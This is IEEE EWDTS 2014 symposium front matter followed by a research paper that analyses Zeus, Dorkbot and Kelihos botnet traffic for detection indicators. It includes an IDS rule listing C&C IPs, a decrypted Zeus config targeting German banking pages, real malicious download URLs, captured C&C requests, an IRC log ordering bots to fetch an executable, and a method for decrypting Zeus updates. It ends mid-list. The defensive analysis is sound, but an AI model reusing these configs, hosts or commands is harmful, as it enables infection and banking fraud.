

**KHARKOV NATIONAL UNIVERSITY OF RADIOELECTRONICS**

# **Proceedings of IEEE East-West Design & Test Symposium (EWDTS'2014)**

Copyright © 2014 by The Institute of Electrical and Electronics Engineers, Inc.

**SPONSORED BY  
IEEE Computer Society Test Technology Technical Council**



**Kiev, Ukraine, September 26 – 29, 2014**

## IEEE EAST-WEST DESIGN & TEST SYMPOSIUM 2014 COMMITTEES

### General Chairs

V. Hahanov – Ukraine  
Y. Zorian – USA

### General Vice-Chairs

R. Ubar - Estonia  
P. Prinetto - Italy

### Program Chairs

S. Shoukourian – Armenia  
D. Speranskiy – Russia

### Program Vice-Chairs

Z. Navabi – Iran  
M. Renovell – France

### Publicity Chair's

G. Markosyan - Armenia  
S. Mosin - Russia

### Public Relation Chair

V. Djigan - Russia

### Program Committee

J. Abraham - USA  
M. Adamski - Poland  
A.E.Mohamed Mohamed - Egypt  
A . Barkalov - Poland  
R. Bazylevych - Ukraine  
A. Chaterjee - USA  
V. Djigan - Russia  
A. Drozd - Ukraine  
D. Efanov - Russia  
E. Evdokimov - Ukraine

E. Gramatova - Slovakia  
A. Ivanov - Canada  
M. Karavay - Russia  
V. Kharchenko - Ukraine  
K. Kuchukjan - Armenia  
W. Kuzmicz - Poland  
A. Matrosova - Russia  
V. Melikyan - Armenia  
L. Miklea - Romania  
O. Novak - Czech Republic  
Z. Peng - Sweden  
A. Petrenko - Ukraine  
J. Raik - Estonia  
A. Romankevich - Ukraine  
A. Ryjov - Russia  
R. Seinauskas - Lithuania  
S. Sharshunov - Russia  
A. Singh - USA  
J. Skobtsov - Ukraine  
V. Tverdokhlebov - Russia  
V. Vardanian - Armenia  
V. Yarmolik - Byelorussia

### Steering Committee

V. Hahanov - Ukraine  
R. Ubar - Estonia  
Y. Zorian - USA

### Organizing Committee

V. Andrushchenko - Ukraine  
A. Kudin - Ukraine  
S. Chumachenko - Ukraine  
E. Litvinova – Ukraine

## EWDTS CONTACT INFORMATION

Prof. Vladimir Hahanov  
Design Automation Department  
Kharkov National University of Radio Electronics,  
14 Lenin ave,  
Kharkov, 61166, Ukraine.  
Tel.: +380 (57)-702-13-26  
E-mail: hahanov@kture.kharkov.ua  
Web: [www.ewdtest.com/conf/](http://www.ewdtest.com/conf/)

## 12th IEEE EAST-WEST DESIGN & TEST SYMPOSIUM (EWDTS 2014) Kiev, Ukraine, September 26-29, 2014

The main target of the **IEEE East-West Design & Test Symposium (EWDTS)** is to exchange experiences between scientists and technologies of Eastern and Western Europe, as well as North America and other parts of the world, in the field of design, design automation and test of electronic circuits and systems. The symposium is typically held in countries around the Black Sea, the Baltic Sea and Central Asia region. We cordially invite you to participate and submit your contributions to EWDTS'14 which covers (but is not limited to) the following topics:

- Analog, Mixed-Signal and RF Test
- Analysis and Optimization
- ATPG and High-Level Test
- Built-In Self Test
- Debug and Diagnosis
- Defect/Fault Tolerance and Reliability
- Design for Testability
- Design Verification and Validation
- EDA Tools for Design and Test
- Embedded Software Performance
- Failure Analysis, Defect and Fault
- FPGA Test
- HDL in test and test languages
- High-level Synthesis
- High-Performance Networks and Systems on a Chip
- Low-power Design
- Memory and Processor Test
- Modeling & Fault Simulation
- Network-on-Chip Design & Test
- Modeling and Synthesis of Embedded Systems
- Object-Oriented System Specification and Design
- Power Issues in Design & Test
- On-Line Testing
- Real Time Embedded Systems
- Reliability of Digital Systems
- Scan-Based Techniques
- Self-Repair and Reconfigurable Architectures
- Signal and Information Processing in Radio and Communication Engineering
- System Level Modeling, Simulation & Test Generation
- System-in-Package and 3D Design & Test
- Using UML for Embedded System Specification
- Optical signals in communication and Information Processing
- CAD and EDA Tools, Methods and Algorithms
- Design and Process Engineering
- Logic, Schematic and System Synthesis
- Place and Route
- Thermal, Timing and Electrostatic Analysis of SoCs and Systems on Board
- Wireless and RFID Systems Synthesis
- Digital Satellite Television

The symposium is organized by Kharkov National University of Radio Electronics, National Pedagogical Dragomanov University and Science Academy of Applied Radio Electronics <http://anpre.org.ua/> in cooperation with Tallinn University of Technology.



## CONTENTS

<b>Extending Fault Periodicity Table for Testing Faults in Memories under 20nm</b> Harutyunyan G., Shoukourian S., Vardanian V., Zorian Y.	12
<b>Modified Fast PCA Algorithm on GPU Architecture</b> Vazgen Melikyan, Hasmik Osipyan	16
<b>Design of Low-Ripple Multi-Topology Step-Down Switched Capacitor Power Converter with Adaptive Control System</b> Vazgen Melikyan, Vache Galstyan	20
<b>Resistance Calibration Method Without External Precision Elements</b> Vazgen Melikyan, Arthur Sahakyan, Mikayel Piloyan	24
<b>An Efficient Signature Loading Mechanism for Memory Repair</b> Vrezh Sargsyan	28
<b>Dual Interpolating Counter Architecture for Atomic Clock Comparison</b> Jiřr'ı Dost'al, Vladim'ır Smotlacha	32
<b>Communication with Smart Transformers in Rural Settings</b> Cornel Verster, Males Tomlinson, Johan Beukes	36
<b>Scalable Contention-free Routing Architecture for Optical Network on-chip</b> Elham Shalmashi, Samira Saiedi, Midia Reshadi	41
<b>The Concept of Green Cloud Infrastructure Based on Distributed Computing and Hardware Accelerator within FPGA as a Service</b> Yanovskaya O., Yanovsky M., Kharchenko V.	45
<b>Cyber Physical System – Smart Cloud Traffic Control</b> Vladimir Hahanov, Wajeb Gharibi, Abramova L.S., Svetlana Chumachenko, Eugenia Litvinova, Anna Hahanova, Vladimir Rustinov, Vladimir Miz, Aleksey Zhalilo, Artur Ziarmand	49
<b>Cyber Physical Social Systems – Future of Ukraine</b> Vladimir Hahanov, Wajeb Gharibi, Kudin A.P., Ivan Hahanov, Ngene Cristopher (Nigeria), Tiekura Yeve (Côte d'Ivoire), Daria Krulevska, Anastasiya Yerchenko, Alexander Mishchenko, Dmitry Shcherbin, Aleksey Priymak	67
<b>The Cooperative Human-Machine Interfaces for Cloud-Based Advanced Driver Assistance Systems: Dynamic Analysis and Assurance of Vehicle Safety</b> Vyacheslav Kharchenko, Alexandr Orehov, Eugene Brezhnev, Anastasiya Orehova, Viacheslav Manulik	82
<b>Multichannel Fast Affine Projection Algorithm with Gradient Adaptive Step-Size and Fast Computation of Adaptive Filter Output Signal</b> Victor I. Djigan	87
<b>Qubit Method for Diagnosing Digital Systems</b> Baghdadi Ammar Awni Abbas (Baghdad University), Farid Dahiri, Anastasiya Hahanova	93
<b>Method for Diagnosing SoC HDL-code</b> Vladimir Hahanov, Sergey Zaychenko, Valeria Varchenko	97

<b>Smart traffic light in terms of the Cognitive road traffic management system (CTMS) based on the Internet of Things</b> Volodymyr Miz, Vladimir Hahanov	103
<b>Partitioning of ECE Schemes Components Based on Modified Graph Coloring Algorithm</b> Kureichik V.V., Kureichik VI.VI., Zaruba D.V.	108
<b>Neighborhood Research Approach in Swarm Intelligence for Solving the Optimization Problems</b> Kuliev E.V., Dukkart A.N., Kureychik V.V., Legebokov A.A.	112
<b>On the Synthesis of Unidirectional Combinational Circuits Detecting All Single Faults</b> Valery Sapozhnikov, Vladimir Sapozhnikov, Dmitry Efanov, Anton Blyudov	116
<b>Combinational Circuits Checking on the Base of Sum Codes with One Weighted Data Bit</b> Valery Sapozhnikov, Vladimir Sapozhnikov, Dmitry Efanov, Dmitry Nikitin	126
<b>The Novel Compact Multilevel SIW-Filter for Microwave Integrated Circuits</b> Zemlyakov V.V., Zargano G.F., Shabarshina I.S.	137
<b>A Technique to Analyze the Impact of NBTI effect on Oscillator Behavior</b> Gourary M.M., Rusakov S.G., Ulyanov S.L., Zharov M.M.	140
<b>Control Vector Structure for Circuit Optimization</b> Zemliak A., Reyes F., Markina T.	143
<b>Theory of Bionic Optimization and its Application to Evolutionary Synthesis of Digital Devices</b> Sergey Rodzin, Lada Rodzina	147
<b>Broken Bar Fault Diagnosis for Induction Machines under Load Variation Condition using Discrete Wavelet Transform</b> Pu Shi, Zheng Chen, Yuriy Vagapov, Anastasia Davydova, Sergey Lupin	152
<b>Modeling of MOSFETs Parameters and Volt-Ampere Characteristics in a Wide Temperature Range for Low Noise Amplifiers Design</b> Alexandr M. Pilipenko, Vadim N. Biryukov	156
<b>Active-Mode Leakage Power Optimization Using State-Preserving Techniques</b> Andrey V. Korshunov, Pavel S. Volobuev	160
<b>Partially Programmable Circuit Design</b> Matrosova A., Ostanin S., Kirienko I., Singh V.	164
<b>Combinational Part Structure Simplification of Fully delay Testable Sequential Circuit</b> Matrosova A., Mitrofanov E., Roumjantseva E.	168
<b>Decomposition Tree - based Compaction Procedure with Iteration Steps for Interconversional Layouts of Tasks</b> Valentina Andreeva, Kirill A. Sorudeykin	173
<b>Combinational Circuits without False Paths</b> Matrosova A., Kudin D., Nikolaeva E.	179

<b>The Levels of Target Resources Development in Computer Systems</b> Drozd J., Drozd A., Maevsky D., Shapa L.	185
<b>Deriving complete finite tests based on state machines</b> Igor Burdonov, Alexander Kossatchev, Nina Yevtushenko	190
<b>Microwave Selective Amplifiers with Paraphase Output</b> Sergey G. Krutchinsky, Petr S. Budyakov, Nikolay N. Prokopenko, Vladislav Ya. Yugai	194
<b>The Multichannel High-Frequency Compensation of the Analog Sections of Flash ADCs with the Differential Input at the Cascade Connection of the Reference Resistors</b> Nikolay N. Prokopenko, Alexander I. Serebryakov, Vladislav Ya. Yugai	198
<b>Selftest ADCs for Smart Sensors</b> Sergei G. Krutchinsky, Evgeniy A. Zhebrun	201
<b>Algorithmic Design Technique for Increase ADC Fault Tolerance</b> Victor Chapenko	205
<b>Manufacturing Scheduling Problem Based on Fuzzy Genetic Algorithm</b> Leonid Gladkov, Nadezhda Gladkova, Sergey Leiba	209
<b>Assessment of Survivability of Complex Control Systems using Simulation Methods</b> Anastasia Davydova, Sergey Lupin, Yuriy Vagapov	213
<b>The Impact of Sensors' Implementation on Lift Control System</b> Sergey Lupin, Kyaw Kyaw Lin, Anastasia Davydova, Yuriy Vagapov	217
<b>Threshold Method of Measurement of Extended Objects Speed of Radio Engineering Devices of Short-Range Detection</b> Artyushenko V. M., Volovach V. I.	220
<b>Frequency reference on the basis of photonic crystal for the system of stabilizing of frequency of solid-state lasers</b> Machekhin Y.P., Khorolets L.S.	224
<b>Stable fiber ring laser for DWDM systems and information processing</b> Alexander Gnatenko, Yuri P. Machekhin	228
<b>A New Method of Length Measurement with Subpicometer Resolution</b> A. Danelyan, V. Danelyan, M.Lashauri, S. Mkrtychyan, S. Shotashvili, V. Sikharulidze, G. Tatishvili, T. Chichua, D. Garibashvili, I. Lomidze, Yu. Machekhin	231
<b>Magnetoiresonance study of Co-Ni nanowires array</b> Arthur Vakula, Liubov Ivzhenko, Anastasiia Moskaltsova, Sergey Nedukh, Sergey Tarapov, Mariana Proenca, Joao Araujo	235
<b>Finite Layered Periodical Chiral Metamaterial with Band Structure of Spectra for Extra High Frequency Contemporary Electronics</b> Polevoy S. Yu., Tarapov S. I.	238
<b>The Formulation of Criteria of BIBO Stability of 3rd-order IIR Digital Filters in Space of Coefficients of a Denominator of Transfer Function</b> Lesnikov V., Naumovich T., Chastikov A.	240

<b>Test Generation for Digital Circuits Based on Continuous Approach to Circuit Simulation Using Different Continuous Extensions of Boolean Functions</b> Kascheev N., Kascheev P.	243
<b>Qubit Modeling Digital Systems</b> Hahanova Irina, Emelyanov Igor, Tamer Bani Amer	246
<b>Repair of Combinational Units</b> Yulia Hahanova, Armen Bayadzhan	249
<b>Analysis of State Assignment Methods for FSM Synthesis Targeting FPGA</b> Alexander Barkalov, Irina Zelenyova, Ievgen Tatolov	252
<b>Malicious Hardware: Characteristics, Classification and Formal Models</b> Valeriy Gorbachov	254
<b>Self-Testing Checker Design for Incomplete m-out-of-n Codes</b> Butorina N.	258
<b>Profiling of MES software requirements for the pharmaceutical enterprise</b> Fedoseeva A., Kharchenko V.	262
<b>Cyber security of smart substations with critical load via cyber diversity: strategies and assessment</b> Eugene Brezhniev, Vyacheslav Kharchenko, Jüri Vain	266
<b>A New Technique for Layout Based Functional Testing of Modules in Digital Microfluidic Biochips</b> Pranab Roy, Samadrita Bhattacharya, Hafizur Rahaman, Parthasarathi Dasgupta	272
<b>The Propagation of Electromagnetic Millimeter Waves in Heterogeneous Structures Based on Wire Metamaterial</b> Liubov Ivzhenko, Sergey Tarapov	278
<b>Discovering New Indicators for Botnet Traffic Detection</b> Alexander Adamov, Vladimir Hahanov, Anders Carlsson	281
<b>Expert evaluation model of the computer system diagnostic features</b> Krivoulya G., Shkil A., Kucherenko D., Lipchansky A., Sheremet Ye.	286
<b>Construction of Adaptive Artificial Boundary Conditions Using the Invariant Rations for Schrödinger Equation</b> Vyacheslav A. Trofimov, Evgeny M. Trykin	290
<b>Comparative Analysis of Interference Immunity of Adaptive Information Transmission System with Hybrid Spectrum Spreading and Nonadaptive Systems</b> Nechaev Y.B., Kashenko G.A., Plaksenko O.A.	294
<b>On Fuzzy Expert System Development Using Computer-Aided Software Engineering Tools</b> Polkovnikova N. A., Kureichik V. M.	298
<b>Incoming inspection of FPGAs</b> Alexander Ogurtsov, Andrey Koulibaba, Ivan Bulaev	302

<b>Set Covering on the Basis of the ant Algorithm</b> Lebedev B.K., Lebedev O.B., Lebedeva E.M.	<b>305</b>
<b>Two-channel real-time steganographic system</b> Shakurskiy M.V., Shakurskiy V.K., Volovach V.I.	<b>309</b>
<b>Mobile Health Applications to Support Diabetic Patient and Doctor</b> Petrenko A.I.	<b>312</b>
<b>Temperature Aware Test Scheduling by Modified Floorplanning</b> Indira Rawat, M.K. Gupta, Virendra Singh	<b>318</b>
<b>Functional Transformation for Direct Embedding Steganographic Methods</b> Barannik Vladimir, Bekirov Ali, Roman Tarnopolov	<b>322</b>
<b>Method of Increase of Safety of Video Information of Aero Monitoring of Emergency Situations</b> Barannik V., Kulica O., Shadi Othman	<b>325</b>
<b>Assessment of Video Information Resource Security of Videoconferencing in Public Administration</b> Vlasov A.V., Sidchenko Sergey, Komolov Dm., Saprykina T.	<b>329</b>
<b>Video Decompression Technology in Information and Communication Technologies</b> Ryabukha Yu., Krivonos Vladimir, Hahanova Anna	<b>332</b>
<b>Compact Vector Representation Method of Semantic Layer</b> Barannik Vladimir, Shiryayev Andrey, Krasnorutskij Andrey, Tretyak V.	<b>335</b>
<b>Control of Video Compression Parameters with Regard to the Particular Characteristics of Block Content</b> Dvukhglavov Dmitry, Tverdokhleby Vitaliy, Kharchenko N., Shadi Othman	<b>338</b>
<b>Processing Method of a Flow of the Differential Provided Frames in Objective Video Inspection Telecommunication Systems</b> Lekakh A., Turenko S., Akimov Ruslan, Yurchenko Konstantin	<b>341</b>
<b>Factors Influencing User Satisfaction of E-tax Filing in Thailand The Study of Small and Medium Enterprises (SMEs)</b> Nakanya Chumsombat	<b>344</b>
<b>The Linear Logic Synthesis of k-Valued Digital Structures in the Analogous Circuitry Basis</b> Nikolay N. Prokopenko, Nikolay I. Chernov, Vladislav Ya. Yugai	<b>348</b>
<b>The Precision Voltage References for the Radiation-Hardened Bi-FET Technological Process</b> Evgeniy I. Starchenko, Nikolay N. Prokopenko, Vladislav Ya. Yugai	<b>352</b>
<b>Squaring in Reversible Logic using Iterative Structure</b> Arindam Banerjee and Debesh Kumar Das	<b>356</b>
<b>AUTHORS INDEX</b>	<b>360</b>



# Discovering New Indicators for Botnet Traffic Detection

Alexander Adamov, Vladimir Hahanov, Anders Carlsson

Computer Engineering Faculty, Kharkov National University of Radioelectronics, Lenin Ave. 14, Kharkov, Ukraine, 61166, phone: (057) 70-21-421, (057) 70-21-326

E-mail: alexander.adamov@lavasoft.com, hahanov@kture.kharkov.ua, anders.carlsson@bth.se

## Abstract

Botnets became the powerful cyber weapon that involves tens of millions of infected computers – “cyber zombies” – all over the world. The security industry makes efforts to prevent spreading botnets and compromising an Individual Cyberspace (IC)[1] of users in such way. However, botnets continue existing despite numerous takedowns initiated by antivirus companies, Microsoft, FBI, Europol and others.

In this paper we investigate existed methods of traffic detection represented mostly by IDS system and discover new indicators that can be utilized for improving botnet traffic detection. To do this we analyse the most prevalent backdoors communication protocols that stay behind of the popular botnets. As a result, we extracted new data that might be used in detection routines of IDS (Intrusion Detection System).

An objective of the study is mining new indicators of compromise from botnet traffic and using them to identify cyber-attacks on IC.

The analysis method assumes analysis of a communication protocol of the top botnet backdoors. The discovered results that can be used to improve detection of infected hosts in a local network are presented in this paper.

**Keywords:** botnet, detection, IDS, Individual Cyberspace, traffic, encryption, signature, Indicator-of-Compromise.

## 1. Introduction

A modern society sees an increase in cyber attacks that is attempted to be mitigated by antivirus and other security companies. Nowadays an Individual Cyberspace is highly vulnerable against identity and money theft on the Internet. The most spread and dangerous threat for every Internet user is botnets that conquer more and more user computers and turning them into “cyber zombies”. Despite numerous takedown attempts the botnets are still alive and continue successfully stealing users’ credentials.

Detecting botnet is a complex task because of two major reasons: using encryption for transferred data, involving numerous infected bots as proxy layers to deliver data to C&C. Currently the botnets became an

unbreakable despite of recent takedowns of Kelihos and Zeus botnets because of distributed nature of botnets and using several layers of proxy-bots. The latest Tovar Operation jointly run by FBI, NCA, Europol and antivirus companies in the beginning of June disconnected Zeus bots from mothership C&C(Command and Control) servers (Figure 1)[2].




Figure 1. Number of detected backdoors by Lavasoft Malware Lab over H1 2014.

## 2. Problem Definition

There are several technologies used to detect botnet traffic. The majority of them in one way or another rely on Blacklisting technology, where a node IP within a botnet is blacklisted and, as a result, any host that communicates with a botnet node should be treated as potentially infected. This approach is called “backtracking”[3].

The blacklisted IPs supposedly belonging to a particular botnet can be obtained from the publicly available botnet trackers:

- <http://www.shadowserver.org>
- <https://spyeyetracker.abuse.ch>
- <https://palevotracker.abuse.ch>
- <https://zeustracker.abuse.ch>

The method being deterministic provides 100% detection rate, however it is totally dependent on new portions of IP addresses downloaded from botnet

trackers. Taking in consideration the reactive nature of such approach and that modern botnets use dynamic pool proxy bots (fast fluxing) to avoid blacklisting this approach can result in high number of false negatives.

The same Blacklisting approach is used by IDS systems, such as Suricata []. The IPs and ports are listed in the special rule files. For instance the rule to detect Zeus traffic looks as the following:

```

alert ip $HOME_NET any ->
[103.230.84.114,103.241.0.100,103.4.52.150,103.7.59.135,107.181.
174.84,107.182.135.109,107.182.135.28,107.191.50.81,108.61.63.78
,109.120.150.246] any (msg:"ET CNC Zeus Tracker Reported CnC
Server group 1";
reference:url,doc.emergingthreats.net/bin/view/Main/BotCC;
reference:url,zeustracker.abuse.ch; threshold: type limit, track
by_src, seconds 3600, count 1; flowbits:set,ET.Evil;
flowbits:set,ET.BotccIP; classtype:trojan-activity; sid:2404150;
rev:3546;)

```

Another interesting approach was proposed by Chen Lu from Clemson University in his work "Botnet Traffic Detection" [5], where network traffic timing analysis was suggested to identify Zeus botnet. The method results in 95% detection rate and 2% false positive rate which is rather high value and is unacceptable in practice.

We propose to answer the following questions during this paper aimed to analyse the enemy and to find out the proper methodology for botnet traffic detection. And, as a result, to reveal infected inner hosts initiated it in a local network.

- 1) How many botnets do exist on the Internet? Can we enumerate them?
- 2) What technology is used to hide network traffic by bots?
- 3) Is it possible to find new indicators of compromise to detect botnet traffic with maximal true positive rate and minimal false positive rate?

### 3. Botnets Overview

According to the Lavasoft research [6] we see the following active botnets (Table 1).

Table 1. Bots under analysis (Lavasoft, April-June 2014).

Bot's name	Jan 2014	Feb 2014	Apr 2014	May 2014	Jun 2014
Zbot	259	197	568	149	336
Cycbot	17	41	10	19	34
Kelihos	193	146	68	472	41
NrgBot/Dorkbot	145	233	149	169	55
Blazebot/Rbot	1	15	5	2	1
Shiz	5	3	7	6	4
Total	620	635	635	817	471




Figure 2. Number of detected backdoors by Lavasoft Malware Lab over H1 2014

We counted six backdoor families associated with corresponding botnets. Thus, it sees that there is a limited number of botnets that can be analyzed precisely in every case to provide recommendations on a detection method. Let us analyse the two most prevalent botnet backdoors: Zeus and NrgBot/Dorkbot for specific network traffic structure.

### 4. An Analysis of Botnets Communication Protocol

The bots use passive methods of protection to hide malicious traffic, such as obfuscation and encryption. In particular, Zeus backdoors can send the following types of request:

- 1) Get IP address of an infected host by connecting to <http://checkip.dyndns.com/>.
- 2) Download an encrypted dynamic configuration file from infected web servers as follows:
  - <http://allmightyokosisinwanne2.solutionsanalytic.com/dorobucci2/regalo/config.bin>
  - <http://158.255.2.198/aks946i3/ejbic6p483/s9e92zydks.bin>
  - <http://stephenkellogg.com/crons/cron/config.bin>
  - <http://grillosjardineria.com/PANEL/config.bin>

The content of .bin file is encrypted using RC4 algorithm:

```

...X...g...e.Gd.@.#.S.q&.:S?...m.....7.g.....bEf^J.
CS.Yt...+S...gg...8.o.....^;.....c...6.msw.q...Q.r$.v.P_
F.....~.....j..$Du.;A.IJ'i.o.%..2...<.....<.....(.....6
.....OoG.e.Ev...~.t.@...c...Y.N.6....&.A=.$r.....@./...?W
...Fk..
<<skipped>>

```

After decryption it may contain the following information:

```

entry "StaticConfig"
    ;botnet "btntl"
    timer _ config 60 1
    timer _ logs 1 1
    timer _ stats 20 1
    url _ config "http://localhost/config.bin"
    url _ compip "http://localhost/ip.php" 1024
    encryption _ key "secret key"
    ;blacklist _ languages 1049
end
entry "DynamicConfig"
    url _ loader "http://localhost/bot.exe"
    url _ server "http://localhost/gate.php"
    file _ webinjects "webinjects.txt"
    entry "AdvancedConfigs"
    ;"http://advdomain/cfg1.bin"
end
entry "WebFilters"

end
entry "WebDataFilters"
    ;"http://mail.rambler.ru/*" "passwd;login"
end
entry "WebFakes"
    ;"http://www.google.com"
"http://www.yahoo.com" "GP" "" ""
end
entry "TANGrabber"
    "https://banking.*.de/cgi/ueberweisung.cgi/*"
    "S3R1C6G" "*" &tid=* "*" &betrag=*
    "https://internetbanking.gad.de/banking/*"
    "S3C6" "*" "*" "KktNrTanEnz"

    "https://www.citibank.de/*/jba/mp#/SubmitRe
    cap.do" "S3C6R2" "SYNC_TOKEN=*" "*"
end
entry "DnsMap"
    ;127.0.0.1 microsoft.com
end
end

```

3) Sends encrypted host information to the botnet via "{gate, file, secure, login, zip, mode}.php":

```

http://87.236.210.104/nek/nekk/file.php
http://grillosjardineria.com/PANEL/secure.php

POST /PANEL/secure.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0;
Windows NT 5.1; SV1; .NET CLR
2.0.50727; .NET CLR 3.0.04506.648; .NET CLR
3.5.21022; .NET4.0C)
Host: grillosjardineria.com
Content-Length: 262
Connection: Keep-Alive
Cache-Control: no-cache
.o5.P....84.&E.....! .W.$u].A.....;y.TB.

```

```

.....n.....kL>.j#RIn.f} .he.n....
Y....8.~m.|...5+;.....n!...Q..R .....@..X.
.g8.....T..p...8..P...kg..TP.....-
.....Z7.['].....x..H2..^!.G.S.yz8b8 .Oc.
+.....F.).W"9.G...1..6/..A.)vj...m...[.D....Gv|g'.

HTTP/1.1 200 OK
Date: Sat, 02 Aug 2014 17:41:54 GMT
Server: LiteSpeed
Connection: close
X-Powered-By: PHP/5.4.27
Content-Type: text/html
Content-Length: 64
..99H#...Hi.+L.D....}P...~/.....^...(F~...q>&5...4q~t{.....

```

4) Download updates using a URL specified from static configuration section.

```

http://highclassdelhiescorts.in/images/css/al0302.enc
http://manjena.com/images/al0302.enc
http://lifeint.com.au/wp-
content/uploads/2014/02/13UKp.z12
http://elwoodcinemas.com/wp-
content/uploads/2014/02/Test.fb2

GET /images/al0302.enc HTTP/1.1
Accept: text/*, application/*
User-Agent: Updates downloader
Host: manjena.com
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Sat, 24 May 2014 06:00:28 GMT
Server: Apache/2.2.26 (Unix) mod_ssl/2.2.26
OpenSSL/0.9.8e-fips-rhel5
mod_auth_passthrough/2.1 mod_bwlimited/1.4
FrontPage/5.0.2.2635 mod_fcgid/2.3.6
Last-Modified: Mon, 03 Feb 2014 15:36:31 GMT
ETag: "a548037-50648-4f18249ad9dc0"
Accept-Ranges: bytes
Content-Length: 329288
Connection: close
Content-Type: text/plain
ZZP.~.:.T.tS...W.....S..vS..OJ)w...w....Z...S...r...
...l...2..W0.
..<.w1...&...S..3....<D..}..}w.GwWF:..T....X..3
Q..3...p16.wT.
..U6.upP.x|.TM...p[6..S...0..HFo.w...;R..P|.
%V.!wP..|R..w;.....C~...u
CD..V..d...wS..1R...P..qQ^".2..x....FB.qP..w.m.w{..q..usr.
.o.H...G@.F.
<<< skipped >>>

```

The backdoor update is delivered in encrypted form as well. However, it uses simple 32-bit XOR encryption, which can be easily cracked, and LZNT1 compressor to pack a backdoor file. "ZZP" compressor signature remains untouched because XOR encryption

skips first four bytes of the downloaded file. The XOR can be calculated as follows:

```
XorKey = EncDataByteArray[6:9] {"0x0",
"0x4D", "0x5A", "0x90"}. (1)
```

To sum up, it was discovered that Zeus traffic has some peculiarities that can be used to detect its communication with botnet, namely:

- checking external IP with checkip.dyndns.com request;
- downloading .bin files with a bot dynamic configuration;
- using limited number of script names in sending script: {"gate, file, secure, login, zip, mode}.php" in the majority of cases;
- "ZZP" signature in the downloaded file of backdoor updates;
- ZPP files can be easily cracked to extract an original backdoor file.

NrgBot or Dorkbot can communicate within the botnet by the following ways:

- 1) send a request to api.wipmania.com (detected by IDS Suricata as "ET TROJAN Dorkbot GeoIP Lookup to wipmania") to obtain an external IP address;
- 2) downloads malicious EXE files without any protection;
- 3) the bot communicates with C&C via IRC channels (detected by IDS Suricata as "ET TROJAN IRC Nick change on non-standard port", "ET TROJAN IRC Channel JOIN on non-standard port", "ET TROJAN Backdoor.Win32.Dorkbot.AR Join IRC channel").

An example of IRC traffic is presented below:

```
PASS smart
KCIK N|UA|XPa|liwoiaq
SSRR liwoiaq 0 0 :liwoiaq
:hub.us.com 001 N|UA|XPa|liwoiaq :us,
N|UA|XPa|liwoiaq!liwoiaq@91.200.159.131
:
:hub.us.com 005 N|UA|XPa|liwoiaq
:hub.us.com 332 N|UA|XPa|liwoiaq #dpi :!up
http://146.185.246.27/out.exe
B379EB791038E522EFDA14A29C7D2BCD -r
:hub.us.com 332 N|UA|XPa|liwoiaq #dpi :!j #}
:hub.us.com 353 N|UA|XPa|liwoiaq @ #dpi
:N|UA|XPa|liwoiaq
.....
SEND #mod smart
SEND #}
```

```
:hub.us.com 353 N|UA|XPa|liwoiaq @ #mod
:N|UA|XPa|liwoiaq
.....
:hub.us.com 353 N|UA|XPa|liwoiaq @ #}
:N|UA|XPa|liwoiaq
.....
QUIT :rebooting
```

As we have seen above the majority of Dorkbot communication requests, such as Wipmania and IRC messages, are well detected by existed IDS systems.

The Kelihos backdoor can generate at least three types of communication requests.

- 1) Communication with peers via TCP to exchange with peers and job servers lists. The traffic is compressed (Zlib) and encrypted with Blowfish and 3DES ["Kelihos/Hlux botnet returns with new techniques", Kaspersky Lab, 2012, available at: <http://securelist.com/blog/virus-watch/32021/kelihoshlux-botnet-returns-with-new-techniques-4/>]. However it can be recognized by the data block headers (Figure 3).

Fig. 3. TCP handshaking between peers in Kelihos botnet.

Where "03 10 48 40" in the request is data block length info:

- 0x03 - three data blocks,
- 0x10 - length of the first data block (16 bytes of random data),
- 0x48 - length of the second data block (local peer public key).
- 0x40 - length of the third data block (signed first data block using RSASSA PKCS1v15 SHA Signer).

And "02 40 A1 01" in the reply is the same data block length Info, where:

- 0x02 - two data blocks,
- 0x40 - length of the first data block ,
- 0xA1 - length of the second data block .
- 0x01 – no use.

These bytes are permanent for this version of botnet communication protocol.

- 2) Downloading updates – EXE files that is successfully detected by IDS system as “ET TROJAN Possible Kelihos.F EXE Download Common Structure” and “ET TROJAN Possible Kelihos Infection Executable Download With Malformed Header”:

`http://{random a-z characters}.ru/{keybex3, rasta01, newbos2, angrim2, calc, moon002, nothing, instcod, firsale}.exe`

- 3) Communicating with proxy and job servers to send check-in request and download a new job (e.g. SPAM distribution) in encrypted way detected by IDS as “ET TROJAN Win32/Kelihos.F Checkin” [7].

The typical requests are:

`http://{C&C_proxy_IP_address}/{setup, online, login, welcome, main, search, start, file, index, default, file, home, install}.html`

As for Kelihos backdoor we may conclude that the majority of http requests can be detected using a dictionary of keywords, like: “keybex3, rasta01, newbos2, angrim2, calc, moon002, nothing, instcod, firsale” for executable downloads and “setup, online, login, welcome, main, search, start, file, index, default, file, home, install” for html pages. The peer handshaking can be detected based on typical data block length info: “03 10 48 40” and “02 40 A1 01” – the same for all TCP requests between peers within the current version of a botnet communication protocol.

## 5. Conclusion

After the revision of the three most popular backdoor families associated with top botnets we may conclude the following findings.

- 1) There is a limited number of big botnets that makes possible to find network Indicators-of – Compromise (IoC) for every communication protocol covering all bots within a particular botnet.
- 2) The analyzed bots (Zeus and Kelihos) utilize an encryption to hide traffic with peers and C&Cs.
- 3) The IDS system relies mostly on IP addresses and port numbers of blacklisted nodes in a botnet.
- 4) It is possible to find and utilize extra communication data to detect botnet traffic;
- 5) Such data may include the following:

- a) specific keywords used in malicious http requests (can be used in addition to others detection criterion, such as point c) );
